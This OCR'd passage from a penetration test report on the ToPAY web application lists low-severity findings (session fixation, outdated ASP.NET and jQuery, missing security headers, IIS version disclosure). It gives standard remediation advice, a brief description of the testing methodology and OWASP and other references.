
ToPAY Web Application - Q3 2023 - 010	Session Fixation	Low
Finding Description:	During analysis, it was observed that the application was vulnerable to session fixation attack as the application uses same cookie before and after login. Please refer to below provide evidences:   	
Security Impact:	**Unauthorized Access:** The attacker gains control over a user's session, allowing them to access the user's account, view sensitive information, and potentially perform actions on the user's behalf without their consent. **Data Theft:** If the user has access to sensitive data or performs sensitive operations, the attacker can exploit this access to steal or manipulate the data. **Privilege Escalation:** In some cases, a session fixation attack can lead to privilege escalation, allowing the attacker to gain higher levels of access or administrative privileges within the application. **User Impersonation:** The attacker can impersonate the user on the platform, posting content or engaging in activities that might harm the user's reputation or credibility.	
Affected Areas:	http://test.topay.live/Home/AdminLogin http://test.topay.live/Home/Login	


Recommendations:	**Use Secure Session Management**: Employ secure session management practices, such as generating random and unpredictable session identifiers. Avoid using predictable or easily guessable session IDs, such as sequential numbers. **Regenerate Session ID on Authentication:** When a user logs in or changes their authentication status (e.g., from anonymous to authenticated), generate a new session ID to prevent the use of any previously assigned session identifiers. **Bind Session ID to Client-Side Characteristics:** Link the session ID to client-side characteristics like IP address, User-Agent header, or other relevant data. If these characteristics change significantly during the session, the session should be invalidated and re-established with a new ID. **Time-Limited Sessions:** Implement time limits for user sessions and force users to reauthenticate after a period of inactivity or upon critical actions. **Secure Session Termination:** Ensure sessions are terminated correctly when users log out or after a period of inactivity. **HTTPS and Secure Cookies:** Use HTTPS to encrypt data transmitted between the user's browser and the server. Utilize secure cookies to prevent session information from being transmitted over insecure channels. **Audit and Monitoring:** Implement robust logging and monitoring mechanisms to detect suspicious session activity and potential session fixation attempts. **User Education:** Educate users about the risks of session fixation attacks, password security, and the importance of logging out of shared or public computers.
References:	https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html https://owasp.org/www-community/attacks/Session_fixation
Acceptable Remediation Evidence	Retest/Review by the tester.

ToPAY Web Application - Q3 2023 - 011	Using Components with Known Vulnerabilities	Low

Finding Description:

During analysis, it was observed that the application was using outdated and vulnerable version of Asp.Net and jQuery. Please refer to below provided evidences:





Security Impact:

Component vulnerabilities can cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. Components almost always run with the full privilege of the application, so flaws in any component can be serious. The full range of weaknesses is possible, including injection, buffer overflow, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.

Affected Areas:

http://test.topay.live/Home/Login

http://test.topay.live/Home/AdminLogin

http://test.topay.live/MrchantPanelCss/assets/plugins/jquery/jquery.min.js

Recommendations:

It is recommended to upgrade the Asp.net and jQuery to the latest versions. It is also recommended to:

- Identify all components and the versions in use, including all dependencies. (e.g., the versions plugin).
- Monitor the security of these components in public databases, project mailing lists, and security mailing lists, and keep them up to date.
- Establish security policies governing component use, such as requiring certain software development practices, passing security tests, and acceptable licenses.

References:	https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities https://dl.packetstormsecurity.net/1203-exploits/SA-20120328-1.txt
Acceptable Remediation Evidence	Retest/Review by the tester.


ToPAY Web Application - Q3 2023 - 012	HTTP Security Headers Missing	Low

Finding Description:

During analysis, we observed that application was missing following multiple security header:

- X-XSS-Protection
- X-Content-Type-Options
- Content-Security-Policy
- X-Frame-Options
- HTTP Strict-Transport-Security (HSTS)

Please refer to below provided evidences:



Security Impact:

The impact of above-mentioned security headers are:

- **HTTP Strict-Transport-Security (HSTS)** enforces secure (HTTP over SSL/TLS) connections to the server. This reduces the impact of bugs in the web applications leaking session data through cookies and external links and defends against Man-in-the-middle attacks. HSTS also disables the ability for users to ignore SSL negotiation warnings.
- **Content-Security-Policy:** Content Security Policy requires careful tuning and precise definition of the policy. If enabled, CSP has significant impact on the way the browser renders pages (e.g., inline JavaScript disabled by default and must be explicitly allowed in policy). CSP prevents a wide range of attacks, including Cross-site scripting and other cross-site injections.
- **X-Content-Type-Options:** The only defined value, "nosniff", prevents Internet Explorer and Google Chrome from MIME-sniffing a response away from the declared content-type. This also applies to Google Chrome, when downloading extensions. This reduces exposure to drive-by download attacks and sites serving user uploaded content that, by clever naming, could be treated by MSIE as executable or dynamic HTML files.
- **X-Frame-Options:** The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame>, <iframe> or <object> . Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.
- **X-XSS-Protection:** This header enables the Cross-Site Scripting (XSS) filter built into most recent web browsers. It is usually enabled by default anyway, so the role of this header is to re-enable the filter of this particular website if it was disabled by the user.

Affected Areas:

http://test.topay.live/Home/AdminLogin


http://test.topay.live/Home/Login

Recommendations:

It is recommended to add below HTTP security headers in HTTP response header:

- Strict-Transport-Security: max-age=16070400; includeSubDomains
- X-XSS-Protection: 1; mode=block
- X-Content-Type-Options: nosniff
- Content-Security-Policy: default-src 'self'
- X-Frame-Options: sameorigin | deny

References:	https://www.owasp.org/index.php/List_of_useful_HTTP_headers
Acceptable Remediation Evidence	Retest/Review by the tester.

ToPAY Web Application - Q3 2023 - 013	Version Disclosure	Info
Finding Description:	During analysis, it was observed that the application disclosed version information of the IIS server through the response. This information can help an attacker to gain a greater understanding of the system in use and potentially to develop further attacks. Please refer to below provided evidences.  	
Security Impact:	Information disclosure in banner grab reveals sensitive data, such as technical details of the web server, environment, or user-specific data. Sensitive data may be used by an attacker to exploit the target web application, its hosting network, or its users. This helps an attacker to launch target specific attacks. Also, it helps an attacker to speed up the reconnaissance process, use this information to gain a greater understanding of the system in use and craft an attack specific to the version of a system component and exploit the same.	
Affected Areas:	http://test.topay.live/Home/Login http://test.topay.live/Home/AdminLogin	
Recommendations:	It is recommended to properly handle server responses so that responses so that signatures are not revealed in the application response. For outdated version, it is recommended to upgrade to the latest version.	
References:	**Remove Unwanted HTTP Response Headers:** https://blogs.msdn.microsoft.com/varunm/2013/04/23/remove-unwanted-http-response-headers/ https://www.saotn.org/remove-iis-server-version-http-response-header/	
Acceptable Remediation Evidence	Retest/Review by the tester.	

Conclusion

On analysing the reported vulnerabilities that have been identified during this testing exercise, it appears that most of them might have crept in at different phases of the deployment and software development cycle. These findings underscore the need for vigorously applying a culture of security upon the entire length and breadth of the SDLC model that is being applied for developing the application. This would mean a continuous process of strengthening the threat model, risk identification and mitigation processes at each stage of the application development lifecycle. While it is certain that fixing the vulnerabilities identified in this exercise would greatly reduce the risk exposure of the application, it must be appreciated that the concept of total security is complex. To achieve a strong defence in depth capability, technical solutions must be implemented at various layers (network, physical etc) and these must be supplemented with strong and verifiable policies, processes and procedures.

7. Our Pen Test Methodology

Our Pen Test Methodology includes the following phases:

Phase 1. Information Gathering - Performing reconnaissance against a target to gather as much information as possible to be utilized when penetrating the target during the vulnerability mapping and exploitation phases. The more information we can gather during this phase, the more vectors of attack we may be able to use in the future.

Phase 2. Enumeration - Map the in-scope targets, this could be called Information Gathering 2.0 as the objectives are similar but more focused. Here our goal is to identify any: IP addresses, Web servers, DNS servers, Proxies, usernames, file shares, URLs, Links, services, versions, open ports, authentication mechanisms and anything else that allows us to research and formulate an attack on the target(s).

Phase 3. Vulnerability Mapping – Utilizing all the information we have gathered we can now run vulnerability scanners, application scanners, and fuzzers. Using this data, we can research exploits and weaknesses and map them to our targets. We utilize sites like exploit-db and packetstormsecurity to download and load exploits and tools we feel will allow us to gain access to systems.

Phase 4. Exploitation - This phase shows the resilience of the target against actual attacks. Here we attempt to circumvent security controls and gain access to vulnerable systems and applications that reside within the scope of the test. The focus is to identify the main entry point into the organization and identify high value target assets.

8. Appendix: Core References

- **OWASP -** https://www.owasp.org/index.php/The_Owasp_Code_Review_Top_9
- **WASC -** http://projects.webappsec.org/f/WASC-TC-v2_0.pdf
- **MSDN-** http://msdn.microsoft.com/en-us/library/ff649268.aspx
- **MSDN-** http://msdn.microsoft.com/en-us/library/ff648637.aspx#c21618429_006
- **SANS -** http://www.sans.org/top25-software-errors/
- **CERT -** https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices
- **Best Practices -** http://www.safecode.org/publications/SAFECode_BestPractices0208.pdf